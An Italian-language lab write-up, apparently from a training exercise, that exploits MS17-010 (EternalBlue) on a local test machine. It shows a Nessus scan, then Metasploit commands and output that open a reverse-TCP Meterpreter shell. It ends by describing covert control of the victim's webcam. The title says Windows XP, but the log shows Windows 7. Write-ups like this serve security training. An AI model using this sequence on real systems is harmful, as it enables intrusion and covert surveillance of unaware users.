Hacking Windows XP

3-8-2023

Come primo passaggio eseguo uno scan Nessus sulla macchina vittima all'indirizzo 192.168.1.150 , quindi individuo la vulnerabilità che voglio sfruttare per fare breccia nel sistema.

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.


Il programma ci fa una descrizione del problema indicandoci nel dettaglio le tecnologie in uso vulnerabili, e facendo esempi su attacchi ed exploit noti che possono facilmente utilizzare questa falla per avere un accesso assoluto al sistema, mettendoci in guardia su famosi ransomware che utilizzano proprio questa anomalia per penetrare nel dispositivo.

```
       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms 17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
   -  ----                                      ---------------  ----     -----
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
ution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
xecution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes


Interact with a module by name or index. For example info 4, use 4 or use exploi

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Proseguo attivando la console di metasploit da terminale, quindi cerco il numero identificativo della vulnerabilità indicato da Nessus, lo seleziono e mantengo il payload di default.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.150
RHOSTS ⇒ 192.168.1.150
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.150:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.150:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack
[*] 192.168.1.150:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.150:445 - The target is vulnerable.
[*] 192.168.1.150:445 - Connecting to target for exploitation.
[+] 192.168.1.150:445 - Connection established for exploitation.
[+] 192.168.1.150:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.150:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.150:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.150:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.150:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.150:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.150:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.150:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.150:445 - Starting non-paged pool grooming
[+] 192.168.1.150:445 - Sending SMBv2 buffers
[+] 192.168.1.150:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.150:445 - Sending final SMBv2 buffers.
[*] 192.168.1.150:445 - Sending last fragment of exploit packet!
[*] 192.168.1.150:445 - Receiving response from exploit packet
[+] 192.168.1.150:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.150:445 - Sending egg to corrupted connection.
[*] 192.168.1.150:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.150:49158) at 2023-03-08 09:29:56 -0500
[+] 192.168.1.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Imposto gli ip e creo la sessione di meterpreter che mi permette di eseguire codice direttamente sulla macchina.



Con la sola sessione ho il permesso di eseguire i comandi personalizzati di meterpreter direttamente sulla macchina vittima, appunto dopo aver controllato la presenza di una webcam posso prenderne il possesso scattando foto e streammando quello che riprende senza problemi e senza che l'utente se ne accorga a meno che controlli i log del servizio.